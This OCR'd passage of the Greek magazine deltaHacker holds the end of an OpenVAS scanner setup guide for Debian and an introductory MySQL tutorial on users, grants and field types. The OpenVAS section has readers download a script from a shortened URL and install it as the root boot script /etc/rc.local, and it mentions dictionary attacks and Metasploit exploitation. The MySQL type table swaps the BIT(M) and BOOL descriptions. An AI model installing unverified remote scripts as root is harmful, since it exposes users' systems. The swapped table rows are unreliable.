Τώρα, όσοι έχετε παρακολουθήσει το deltaCast s02e01 (http://deltahacker.gr/deltacast-s02e01), σίγουρα θα παρατηρήσατε ότι από τα openvasmd κι openvasad παραλείψαμε την παράμετρο -a. Αυτό το κάναμε διότι δεν θέλουμε οι αντίστοιχες υπηρεσίες να αφουγκράζονται για αιτήσεις πελατών *μόνον* από ένα συγκεκριμένο network interface, αλλά απ' όλα τα διαθέσιμα. Εν προκειμένω, έχουμε δύο interfaces: εκείνο του localhost (το loopback) κι εκείνο της κάρτας Ethernet (το eth0), μέσω της οποίας το λειτουργικό βγαίνει στον έξω κόσμο. Δείτε λίγο και πώς ξεκινήσαμε τον GSA: Ενώ στο deltaCast s02e01 του είπαμε να περιμένει πελάτες στη διεύθυνση 127.0.0.1 (το loopback interface), άρα πρακτικά να δέχεται συνδέσεις μόνον από τους web browsers του ίδιου υπολογιστή, τώρα του είπαμε να περιμένει πελάτες στη διεύθυνση 10.20.30.100. Αυτή είναι η διεύθυνση IP που έχει αντιστοιχιστεί στο Ethernet interface του Debian, από τον DHCP server στο LAN που κάνουμε τις δοκιμές μας. Προφανώς, η εν λόγω διεύθυνση θα είναι διαφορετική στην περίπτωσή σας. Για να τη βρείτε, στην κονσόλα τρέξτε το ifconfig. Παράδειγμα:

```
root@ovasbox:~# ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:1b:99:fd
          inet addr:192.168.0.104  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1b:99fd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:104260 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96200 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:34973687 (33.3 MiB)  TX bytes:18209518 (17.3 MiB)
...
```

Όπως και να 'χει, έτσι όπως τρέξαμε το GSA του επιτρέψαμε να δέχεται πελάτες από όλα τα μηχανήματα του τοπικού δικτύου, μέσα στο οποίο βρίσκεται το Debian. Στο σημείο αυτό παροτρύνεστε να κάνετε μια πρώτη σύνδεση στον OpenVAS server, ουσιαστικά μέσω του GSA, από κάποιο άλλο box/VM του ίδιου τοπικού δικτύου. Τρέξτε τον αγαπημένο σας web browser κι επισκεφτείτε τη διεύθυνση https://10.20.30.100:9392 (αλλάξτε το IP με το σωστό για την περίπτωσή σας). Την πρώτη φορά που θα επιχειρήσετε σύνδεση θα πάρετε προειδοποιήσεις για self-signed certificate. Δεν υπάρχει θέμα, το πιστοποιητικό του server μπορεί να είναι self-signed (δεν έχει υπογραφεί από κάποια ανεξάρτητη Αρχή Πιστοποίησης), ωστόσο το φτιάξαμε εμείς οι ίδιοι και βεβαίως το εμπιστευόμαστε, οπότε τώρα λέμε στον web browser να το εμπιστευτεί κι αυτός. Κάνουμε login στο λογαριασμό του χρήστη που δημιουργήσαμε πριν λίγο, με το openvasad (στο παράδειγμά μας τον ονομάσαμε ovasadmin).

Παίξτε λίγο με το περιβάλλον του GSA αλλά κάποια στιγμή επιστρέψτε, γιατί ακόμα έχουμε θέματα (sic). Πώς, π.χ., φροντίζουμε, ώστε όλες οι απαραίτητες υπηρεσίες να εκκινούν αυτόματα κάθε φορά που ξεκινά το λειτουργικό; Επίσης: Το box/VM παίρνει δυναμικά IP, από όποιον DHCP server απαντήσει στις αιτήσεις του για αντιστοίχιση διεύθυνσης. Πώς είναι δυνατόν να γνωρίζουμε το IP που κάθε φορά παίρνει το μηχάνημα, ώστε ο GSA, που ξεκινά αυτόματα, να περιμένει για πελάτες στη σωστή διεύθυνση IP; Συνεχίστε το διάβασμα.



Το πιστοποιητικό του OpenVAS server δεν έχει υπογραφεί από κάποια ανεξάρτητη Αρχή Πιστοποίησης. Έτσι, την πρώτη φορά που επιχειρούμε σύνδεση μέσω του Greenbone Security Assistant, ο web browser δικαιολογημένα θορυβείται.

Μέριμνα για αυτόματη εκκίνηση

Με την εγκατάσταση των πακέτων του OpenVAS, παίρνουμε και κάποια init scripts για την αυτόματη ενεργοποίηση των σχετικών υπηρεσιών (openvassd, openvasmd, openvasad, gsad) κατά την εκκίνηση του λειτουργικού συστήματος. Στην πράξη είχαμε διάφορα προβλήματα με τα συγκεκριμένα scripts, οπότε φροντίσαμε ώστε οι απαιτούμενες υπηρεσίες να ενεργοποιούνται με τη βοήθεια του script ονόματι /etc/rc.local, το οποίο στο Debian εκτελείται αυτόματα αμέσως μετά την ολοκλήρωση της εκκίνησης του λειτουργικού. Κατεβάστε το rc.local:

```
root@ovasbox:~# wget http://bit.ly/dh028rclocal -O rc.local
```

Κρατήστε ένα αντίγραφο από το πρωτότυπο:

```
root@ovasbox:~# cp /etc/rc.local /etc/rc.local.orig
```

Στη θέση του παλιού βάλτε το νέο, που μόλις κατεβάσατε:

```
root@ovasbox:~# mv rc.local /etc/rc.local
```

Τέλος, φροντίστε ώστε να είναι εκτελέσιμο:

```
root@ovasbox:~# chmod 755 /etc/rc.local
```


Αν τώρα ρίξετε μια ματιά στα περιεχόμενα του αρχείου rc.local, θα δείτε ότι κάνει τα ακόλουθα:

- ενημερώνει την τοπική συλλογή με τα NVTs
- ξεκινά τον OpenVAS Scanner
- ενημερώνει την τοπική βάση SCAP
- ενημερώνει την τοπική βάση CERT
- επανακατασκευάζει τη βάση του OpenVAS Manager
- ξεκινά τον OpenVAS Manager, με τρόπο ώστε ν' ακούει για αιτήσεις πελατών απ' όλα τα διαθέσιμα network interfaces
- ξεκινά τον OpenVAS Administrator, με τρόπο ώστε επίσης ν' ακούει για αιτήσεις πελατών απ' όλα τα διαθέσιμα network interfaces
- ξεκινά τον Greenbone Security Assistant, ο οποίος περιμένει για πελάτες στη διεύθυνση IP που έχει πάρει το Debian box/VM από τον τοπικό DHCP server.

Επειδή η διεύθυνση που παίρνει το Debian δεν είναι σταθερή, τη μαθαίνουμε συνδυάζοντας τα εργαλεία xargs, awk, sed — και την αποδίδουμε στη μεταβλητή theIP. (Αλήθεια, πώς τα πάτε με τα regular expressions; Ίσως θελήσετε να διαβάσετε τα σχετικά άρθρα στα τεύχη 021, 022, 023 και 024.) Προκειμένου να βεβαιωθείτε (κι εσείς) ότι το rc.local κάνει τη δουλειά που υπόσχεται, επανεκκινήστε τώρα το Debian. Θυμόσαστε στην αρχή του άρθρου εκείνη την παράμετρο, τη --noclear, που βάλαμε στην κατάλληλη γραμμή του /etc/inittab; Ε, χάρη σ' αυτή την παράμετρο, αν παρ' ελπίδα οι εργασίες που εκτελούνται από το rc.local παρουσιάσουν κάποιο πρόβλημα (λέμε τώρα), θα μπορέσουμε να δούμε στην κονσόλα το σχετικό μήνυμα λάθους. Καλού κακού —κι επειδή ποτέ δεν μπορείς να 'σαι 100% σίγουρος—, όταν ολοκληρωθεί η εκκίνηση του Debian και τελειώσουν όλες οι εργασίες του rc.local, από ένα άλλο μηχάνημα συνδεθείτε στο web panel του Greenbone Security Assistant και παίξτε λίγο με το OpenVAS. Λογικά, όλα θα δουλεύουν ρολόι.

Κλειδιά GnuPG για encrypted credentials

Όπως μπορείτε να δείτε από το web panel του GSA, ο OpenVAS Scanner έχει τη δυνατότητα ελέγχου credentials για υπηρεσίες SSH και SMB (διαμοίραση αρχείων). Ουσιαστικά, δίνουμε ένα username και μια λίστα με passwords, οπότε το πρόγραμμα ελέγχει αν μπορεί να συνδεθεί στην υπηρεσία SSH ή/και SMB του μηχανήματος ή των μηχανημάτων που σκανάρουμε, συνδυάζοντας το username με τα passwords. Αυτό που κάνει, δηλαδή, είναι ένα dictionary attack με βάση τα στοιχεία που του γνωστοποιήσαμε. Τα passwords που δίνουμε στο OpenVAS αποθηκεύονται στο σύστημα σε κρυπτογραφημένη μορφή, ωστόσο για να γίνει αυτό πρέπει πρώ-



Τα init scripts που συνοδεύουν διάφορα precompiled packages του OpenVAS 6 (σ' αυτή την έκδοση επικεντρώσαμε την προσοχή μας), διαπιστώσαμε ότι συχνά παρουσιάζουν μικροπροβλήματα. Ακριβώς γι' αυτό τροποποιήσαμε κατάλληλα το αρχείο /etc/rc.local, ώστε όλες οι υπηρεσίες που σχετίζονται με το OpenVAS να ενεργοποιούνται αυτόματα αμέσως μετά την εκκίνηση του Debian. Επίσης, αυτόματα ενημερώνονται η τοπική συλλογή με τα NVTs και οι βάσεις SCAP και CERT.

τα να φτιάξουμε ένα ζεύγος κλειδιών GnuPG. (Περισσότερα για το GnuPG ή GPG, μπορείτε να διαβάσετε στο site του περιοδικού: http://deltahacker.gr/?p=1982 και http://deltahacker.gr/?p=1988)

Συνδεόμαστε λοιπόν ως root στο box/VM με το OpenVAS και δημιουργούμε έναν νέο κατάλογο για την φιλοξενία των κλειδιών:

```
root@ovasbox:~# mkdir /etc/openvas/gnupg
```

Μετά προχωράμε στη δημιουργία τους, με τη βοήθεια του openvasmd:

```
root@ovasbox:~# openvasmd --create-credentials-encryption-key
```

Η διαδικασία θα διαρκέσει αρκετή ώρα, χωρίς μάλιστα να έχουμε κάποια ένδειξη για την πρόοδό της. Αυτό όμως είναι εντελώς φυσιολογικό. Όταν ολοκληρωθεί η εργασία του openvasmd, θα πάρουμε σχετικό μήνυμα και στο σημείο αυτό πρέπει να επανεκκινήσουμε τον OpenVAS Manager:

```
root@ovasbox:~# killall openvasmd
root@ovasbox:~# openvasmd -p 9390
```

Εναλλακτικά, κάνουμε μια επανεκκίνηση στο λειτουργικό.

Διαφήμιση για τη συνέχεια, αλλά και για πράγματα που θα έρθουν!

Ένα επιθυμητό χαρακτηριστικό του OpenVAS server είναι η αυτόματη αποστολή email με συνημμένη την αναφορά —π.χ., σε μορφή PDF— ενός vulnerability scan που μόλις ολοκληρώθηκε. Από το περιβάλλον του GSA βλέπουμε ότι η σχετική δυνατότητα παρέχεται, μόνο που το box μας δεν είναι σε θέση να στέλνει emails. Η αποστολή email θα ήταν χρήσιμη και για άλλους λόγους, όπως, π.χ., προκειμένου να ενημερωνόμαστε για τη διεύθυνση IP που έχει πάρει ο server από τον τοπικό (γι' αυτόν) DHCP server. Η ρύθμιση του Debian για να στέλνει emails *όχι μόνο* στους τοπικούς χρήστες του συστήματος, είναι ένα θέμα που θα μας απασχολήσει σε επόμενο άρθρο.

Σκεφτείτε όμως και το άλλο. Έτσι όπως λειτουργεί το box/VM που φτιάξαμε, αν είμαστε εκτός δικτύου θα πρέπει, με κάποιο τρόπον, να αποκτήσουμε πρόσβαση σ' αυτό και μετά στον OpenVAS server. Η σύνδεση στο απομακρυσμένο δίκτυο μπορεί να γίνει με διάφορους τρόπους, όπως, π.χ., μέσω OpenVPN (βλ., π.χ., http://deltahacker.gr/raspberry-openvpn). Τι γίνεται όμως αν δεν υπάρχει διαθέσιμος OpenVPN server ή/και δεν έχουμε πρόσβαση σ' αυτόν; Παρόμοιοι προβληματισμοί ισχύουν και για άλλους τρόπους σύνδεσης, όπως, π.χ., είναι το SSH tunneling. Η λύση είναι σοκαριστικά απλή — τουλάχιστον ως ιδέα: Αντί να επιχειρούμε να συνδεθούμε εμείς με τον OpenVAS server, θα προσπαθεί εκείνος να συνδεθεί μ' εμάς — ενδεχομένως μέσω ενός τρίτου μηχανήματος ή VPS που έχουμε στον έλεγχό μας. Το πώς μπορεί να γίνει κάτι τέτοιο θα αποτελέσει το θέμα άλλου —εξαιρετικά ενδιαφέροντος, θέλουμε να πιστεύουμε— άρθρου.

Προς το παρόν διαβάστε το άρθρο που αρχίζει από τη σελίδα 42 του τεύχους, όπου βλέπουμε πώς συνδεόμαστε απομακρυσμένα στον OpenVAS server μέσα από το Metasploit, καθώς και πώς βάζουμε τις δύο εφαρμογές να συνεργαστούν. Το επιθυμητό αποτέλεσμα είναι μάλλον προφανές: Εντοπισμός αδυναμιών ασφαλείας σε συστήματα, φυσικά και εκμετάλλευσή τους για απόκτηση πρόσβασης!



Είμαστε κοινωνικοί — ειδικά στον online κόσμο.
Είμαστε αστείοι, ευφυείς και φινετσάτοι — ειδικά στον online κόσμο.
Λέγεται ότι έχουμε καβαλήσει το καλάμι — τόσο στον online, όσο και στον offline κόσμο.
Όπως και να 'χει, το διαχειριζόμαστε γενναία.
Περάστε από τα στέκια μας να τα πούμε — ή να μας την πείτε.
twitter.com/deltaHacker
facebook.com/deltaHacker
https://www.facebook.com/deltaHacker
DeltaHacker
11,857 likes · 377 talking about this
Computers/Technology
Μηνιαίο συνδρομητικό περιοδικό με θεματολογία ethical hacking, networking, security, programming & electronics
UNIVAC 494

Skill: Intermediate
Tags: LAMP, MySQL, fields, records, create, grant, use, drop



by multiPetros

Web development σε περιβάλλον LAMP [μέρος 5]

Πίσω από το τρίτο κατά σειρά γράμμα του ακρωνύμιου LAMP, βρίσκεται η βάση δεδομένων MySQL. Με τη βοήθειά της μπορούμε να αναπτύξουμε ασφαλείς, ταχύτατες και μεγάλης έκτασης εφαρμογές. Ας τη γνωρίσουμε...

Στο προηγούμενο άρθρο της σειράς, στο deltaHacker 027, κατασκευάσαμε την πρώτη μας "πραγματική" εφαρμογή web: ένα βιβλίο επισκεπτών. Ως "πραγματική" ορίζουμε εκείνη την εφαρμογή που αποθηκεύει κι αντλεί δεδομένα από τον server. Πρόκειται για έναν εντελώς αυθαίρετο ορισμό, ο οποίος ωστόσο ξεκαθάριζε τους στόχους μας. Τα δεδομένα του βιβλίου επισκεπτών αποθηκεύονταν σε ένα αρχείο απλού κειμένου (ή flat file, όπως συνηθίζουμε να λέμε). Αν και η αξία των flat files είναι αποδεδειγμένη σε λειτουργικά συστήματα όπως αυτά της οικογένειας Unix, δεν θα λέγαμε ότι ισχύει το ίδιο και για το περιβάλλον του Διαδικτύου. Στην πλειονότητά τους, οι εφαρμογές web χρησιμοποιούν κάποια σχεσιακή βάση δεδομένων (relational database) και η δημοφιλέστερη όλων είναι η MySQL.


Οργάνωση δεδομένων

Κάθε σχεσιακή βάση δεδομένων αποτελείται από έναν ή περισσότερους πίνακες (tables), στους οποίους βρίσκονται αποθηκευμένα τα δεδομένα. Κάθε πίνακας χωρίζεται σε στήλες (columns), οι οποίες ονομάζονται και πεδία (fields). Κάθε πεδίο έχει ένα μοναδικό αναγνωριστικό όνομα και μπορεί να αποθηκεύει δεδομένα ενός συγκεκριμένου τύπου. Τα δεδομένα στους πίνακες είναι διατεταγμένα σε γραμμές (rows), τις οποίες ονομάζουμε εγγραφές (records). Προφανώς, κάθε εγγραφή του ίδιου πίνακα έχει τα ίδια ακριβώς πεδία. Οι εγγραφές ενός πίνακα πρέπει με κάποιον τρόπο να διακρίνονται, ώστε να μπορούμε να αναφερόμαστε σε αυτές εύκολα. Για το σκοπό αυτό, σε κάθε πίνακα ορίζουμε ένα ειδικό πεδίο (στήλη), του οποίου οι τιμές είναι μοναδικές για κάθε εγγραφή. Αυτό το πεδίο ονομάζεται συνήθως πρωτεύον κλειδί (primary key). Για να εξασφαλίσουμε ότι κάθε στοιχείο αυτού του πεδίου θα είναι μοναδικό (και άρα κάθε εγγραφή θα "χαρακτηρίζεται" από μια μοναδική τιμή, αυτή του πρωτεύοντος κλειδιού) φροντίζουμε να παράγουμε τις σχετικές τιμές αυτόματα. Προς μεγάλη μας χαρά, η MySQL παρέχει έναν ειδικό τύπο πεδίου, ο οποίος προορίζεται για αυτήν ακριβώς την αποστολή (την ταυτοποίηση των εγγραφών) και μας απαλλάσσει από αρκετό προγραμματιστικό κόπο. Όπως είπαμε ήδη, η MySQL αποτελεί μια σχεσιακή βάση δεδομένων. Οι σχέσεις (relations) μεταξύ των πινάκων εκφράζονται σε ειδικά πεδία, εντός των οποίων γίνεται αναφορά σε κλειδιά άλλων πινάκων — πρόκειται για τα λεγόμενα ξένα κλειδιά (foreign keys). Όσο όμως στεκόμαστε στη θεωρία, όλα αυτά μάλλον ακούγονται ακαταλαβίστικα κι αδιάφορα...

Δημιουργία βάσης δεδομένων

Για τη δημιουργία μιας βάσης δεδομένων στη MySQL μπορούμε να χρησιμοποιήσουμε διάφορα οπτικά εργαλεία (visual tools). Το δημοφιλέστερο εξ αυτών είναι το phpMyAdmin. Πρόκειται για μια εφαρμογή web που παρέχεται μαζί με τα περισσότερα πακέτα web hosting. Το phpMyAdmin επιτρέπει την εύκολη δημιουργία και διαχείριση βάσεων δεδομένων, μέσα από το περιβάλλον του αγαπημένου μας web browser. Δεν πρόκειται να υποτιμήσουμε τη χρησιμότητα και την ευκολία που προσφέρει το εν λόγω εργαλείο. Για την ώρα, όμως, θα κάνουμε σαν μην υπάρχει καθόλου! Κι αυτό διότι επιθυμούμε να μάθουμε το συντακτικό ορισμού (DDL, Data Definition Language) και διαχείρισης δεδομένων (DML, Data Manipulation Language) της MySQL. Έτσι, αντί να ανοίξουμε κάποιον browser, θα ανοίξουμε ένα terminal τοπικά (αν έχουμε εγκαταστήσει το LAMP stack στο τοπικό μηχάνημα) ή μέσω SSH (αν το LAMP stack βρίσκεται σε απομακρυσμένο box), και θα συνδεθούμε στο MySQL Monitor:

```
mysql -u username -p
```



Εικόνα 1
Μόλις συνδεθήκαμε στο MySQL Monitor. Η κονσόλα της MySQl περιμένει υπομονετικά τις εντολές μας…

Έτσι, θα συνδεθούμε στη γραμμή εντολών της MySQL, με το λογαριασμό χρήστη που δώσαμε σαν παράμετρο (username). Στην περίπτωση μιας φρέσκιας εγκατάστασης, στην οποία δεν έχουμε ορίσει ακόμα χρήστες, πρέπει να συνδεθούμε στον λογαριασμό του χρήστη root. Ο κωδικός του χρήστη root ορίζεται κατά την εγκατάσταση της MySQL[1]. Αφού συνδεθούμε επιτυχώς στο MySQL Monitor, μπορούμε να δημιουργήσουμε μια νέα βάση δίνοντας κάτι τέτοιο:

```
create database onomabasis ;
```

Προφανώς, στη θέση του "onomabasis" μπορούμε να δώσουμε οποιοδήποτε όνομα επιθυμούμε. Σημειώστε ότι το ερωτηματικό στο τέλος της γραμμής είναι απαραίτητο, προκειμένου να επισημάνουμε το τέλος μιας εντολής. Χωρίς το ερωτηματικό, όταν πατήσουμε [ENTER] θα μεταφερθούμε στην αμέσως επόμενη γραμμή και το MySQL Monitor θα περιμένει να συμπληρώσουμε την εντολή. Κάτι τέτοιο είναι βολικό όταν έχουμε μακροσκελείς εντολές και θέλουμε να τις εισάγουμε σταδιακά (δηλαδή σε περισσότερες από μία γραμμές). Τώρα, σε περίπτωση που ξεχαστούμε και μεταφερθούμε στην επόμενη γραμμή, ενώ έχουμε ήδη ολοκληρώσει την εντολή, μπορούμε να δώσουμε εκεί το ερωτηματικό και να πατήσουμε το [ENTER] ξανά.

Χρήστες και δικαιώματα

Η MySQL υποστηρίζει πολλαπλούς χρήστες, με διαφορετικά δικαιώματα ανά βάση δεδομένων, ανά πίνακα — ή ακόμα και ανά στήλη! Όπως φαντάζεστε, ο λογαριασμός του χρήστη root έχει πλήρη πρόσβαση σε όλους τους πίνακες, όλων των βάσεων δεδομένων του συστήματος. Ο χρήστης root έχει πρόσβαση ακόμα και στους πίνακες της ειδικής βάσης ονόματι mysql, στην οποία αποθηκεύονται όλες οι παράμετροι λειτουργίας της MySQL! Γι' αυτό το λόγο, ο συγκεκριμένος λογαριασμός πρέπει να

1. Δείτε το πρώτο μέρος της σειράς, στο τεύχος 024.

χρησιμοποιείται μόνον όταν είναι απολύτως απαραίτητο και φυσικά θα πρέπει να είναι προστατευμένος με κάποιο εξαιρετικά ισχυρό password. Για την εργασία μας με τις διάφορες βάσεις δεδομένων που απαιτεί το σύστημά μας, είναι φρόνιμο να δημιουργήσουμε έναν απλό χρήστη, με περιορισμένα δικαιώματα. Το ακόμα καλύτερο είναι να δημιουργήσουμε έναν ξεχωριστό χρήστη για κάθε βάση δεδομένων, σε καθέναν από τους οποίους θα δώσουμε πολύ συγκεκριμένα δικαιώματα. Οι χρήστες δημιουργούνται με την εντολή create user:

```
create user username [identified by 'my-super-password'] ;
```

Ο ορισμός κωδικού πρόσβασης είναι προαιρετικός, αλλά εμείς σας συνιστούμε να τον χρησιμοποιείτε πάντα! Για να ορίσουμε τα δικαιώματα ενός χρήστη και ταυτόχρονα να τον δημιουργήσουμε (στην περίπτωση που δεν υπάρχει ήδη), μπορούμε να χρησιμοποιήσουμε την εντολή grant:

```
grant dikaiomata [(stiles)]
on onomabasis.onomapinaka
to username [identified by 'a-strong-password']
[with grant option | limits]
```

Αρχικά, βλέπουμε ότι ο καθορισμός στηλών είναι προαιρετικός: αν παραληφθούν, τα δικαιώματα που παραχωρούνται ισχύουν για όλες τις στήλες. Ακολουθεί το όνομα της βάσης και το όνομα κάποιου πίνακα της συγκεκριμένης βάσης. Στη συνέχεια δηλώνουμε κάποιον χρήστη, ενώ έχουμε και τη δυνατότητα να ορίσουμε και το αντίστοιχο συνθηματικό. Τέλος, υπάρχουν δύο προαιρετικές επιλογές. Η πρώτη καθορίζει το αν ο χρήστης θα μπορεί να παραχωρήσει τα δικαιώματά του σε άλλους, ενώ η δεύτερη καθορίζει κάποια όρια στη δραστηριότητά του. Ειδικά για τη δεύτερη, προαιρετική επιλογή, μπορούμε να χρησιμοποιήσουμε τα ακόλουθα:

MAX_QUERIES_PER_HOUR x	Μέγιστος πλήθος ερωτημάτων ανά ώρα
MAX_UPDATES_PER_HOUR x	Μέγιστο πλήθος ενημερώσεων ανά ώρα
MAX_CONNECTIONS_PER_HOUR x	Μέγιστο πλήθος συνδέσεων ανά ώρα

Στη θέση του ονόματος της βάσης δεδομένων ή του πίνακα, μπορούμε να χρησιμοποιήσουμε τον αστερίσκο (*) ως χαρακτήρα μπαλαντέρ. Έτσι, τα δικαιώματα παραχωρούνται σε όλες τις βάσεις ή σε όλους τους πίνακες (ανάλογα με το που θα μπει ο αστερίσκος). Πάντως, η χρήση του αστερίσκου στη θέση του ονόματος της βάσης πρέπει να αποφεύγεται. Αντίθετα, η χρήση του στη θέση του ονόματος του πίνακα είναι πολύ βολική και συνηθίζεται.

Αυτό για το οποίο δεν έχουμε πει τίποτα ως τώρα, είναι τα δικαιώματα που μπορεί να παραχωρήσει η grant. Η MySQL υποστηρίζει μια σειρά δικαιωμάτων, τα οποία απευθύνονται σε δύο ειδών λογαριασμούς χρηστών: Σε απλούς χρήστες και σε διαχειριστές. Οι ακόλουθοι πίνακες περιλαμβάνουν τα δικαιώματα που μπορεί να αποκτήσει ένας χρήστης, ανάλογα με το είδος λογαριασμού που διαθέτει.

Δικαιώματα για απλούς χρήστες:

SELECT	Επιλογή εγγραφών
INSERT	Εισαγωγή νέων εγγραφών
UPDATE	Τροποποίηση εγγραφών
DELETE	Διαγραφή εγγραφών
INDEX	Δημιουργία και διαγραφή δεικτών
ALTER	Τροποποίηση δομής πινάκων
CREATE	Δημιουργία νέας βάσης δεδομένων ή πίνακα
DROP	Διαγραφή βάσης δεδομένων ή πίνακα

Δικαιώματα για διαχειριστές:

CREATE TEMPORARY TABLES	Δημιουργία προσωρινών πινάκων
FILE	Εισαγωγή δεδομένων από αρχείο
LOCK TABLES	Κλείδωμα πινάκων
PROCESS	Παρακολούθηση διαδικασιών των χρηστών
RELOAD	Επαναφόρτωση πινάκων δικαιωμάτων
SHOW DATABASES	Προβολή των υπαρχόντων βάσεων δεδομένων
SHUTDOWN	Τερματισμός του MySQL Server
SUPER	Τερματισμός διαδικασιών χρηστών
ALL	Συντόμευση παραχώρησης όλων των δικαιωμάτων

Κάπου εδώ, πρέπει να πούμε δυο λόγια για τα δικαιώματα ενός ειδικού λογαριασμού χρήστη, ο οποίος υπάρχει σε κάθε web server. Πρόκειται για τον λογαριασμό που χρησιμοποιεί ο interpreter της PHP για να επικοινωνεί με τη MySQL. Σε αυτόν τον λογαριασμό παραχωρούνται (και συνήθως αρκούν) τέσσερα βασικά δικαιώματα: select, insert, delete και update. Αν οι εφαρμογές που τρέχει ο web server απαιτούν πρόσθετα δικαιώματα, μπορούμε να τα παραχωρήσουμε με τη βοήθεια της grant. Όπως είδαμε, η εν λόγω εντολή μπορεί να παραχωρήσει οποιοδήποτε δικαίωμα, σε οποιονδήποτε χρήστη και σε σχέση με οποιονδήποτε πίνακα, οποιασδήποτε βάσης. Τι γίνεται όμως όταν θέλουμε να αφαιρέσουμε δικαιώματα από κάποιον χρήστη; Για αυτή τη δουλειά προσφέρεται η εντολή revoke:

```
revoke dikaiomata [(stiles)]
on basi.pinakas
from username
```

Δημιουργία πινάκων

Προκειμένου να δημιουργήσουμε έναν πίνακα σε μια υπάρχουσα βάση δεδομένων, πρέπει αρχικά να δηλώσουμε τη βάση δεδομένων. Κάτι τέτοιο γίνεται με τη χρήση της εντολής use:

```
use database_name ;
```

Αν πάνε όλα καλά, θα ενημερωθούμε από την MySQL ότι η βάση με την οποία ερ-

γαζόμαστε έχει αλλάξει (θα εμφανιστεί το μήνυμα "Database changed"). Μετά από αυτό μπορούμε πλέον να δημιουργήσουμε τον επιθυμητό πίνακα. Κάτι τέτοιο γίνεται με την εντολή create:

```
create table onoma_pinka(
pedio_a typos_pediou,
pedio_b typos_pediou idiotita
) ;
```

Η πρώτη παράμετρος αποτελεί το όνομα του πίνακα που θέλουμε να δημιουργήσουμε. Στη συνέχεια, παραθέτουμε μία λίστα με τα πεδία (στήλες) που θέλουμε να έχει ο πίνακας. Για κάθε στοιχείο της λίστας αναφέρουμε το όνομα του πεδίου, τον τύπο του κι ενδεχομένως κάποιες ιδιότητες. Όλη αυτή η λίστα τοποθετείται σε παρενθέσεις. Στη συνέχεια θα εξετάσουμε τους τύπους πεδίων που υποστηρίζει η MySQL, καθώς και τις ιδιότητες που μπορεί να έχει ένα πεδίο.

Τύποι πεδίων

Τα πεδία ενός πίνακα της MySQL μπορούν να φιλοξενούν αριθμούς, συμβολοσειρές ή ημερομηνίες. Για καθένα από αυτά τα είδη, υποστηρίζονται αρκετοί διαφορετικοί τύποι δεδομένων. Στη συνέχεια θα τους εξετάσουμε ανά κατηγορία.

Αριθμοί

TINYINT	Ακέραιος εύρους 1 byte
BIT(M)	Ίδιο με το προηγούμενο (το μηδέν θεωρείται false και οι υπόλοιπες τιμές true)
BOOL	Ένα σύνολο από M bits (ή από ένα αν παραληφθεί το M)
SMALLINT	Ακέραιος εύρους 2 bytes
MEDIUMINT	Ακέραιος εύρους 3 bytes
INT	Ακέραιος εύρους 4 bytes
INTEGER	Ίδιο με το προηγούμενο
BIGINT	Ακέραιος εύρους 8 bytes
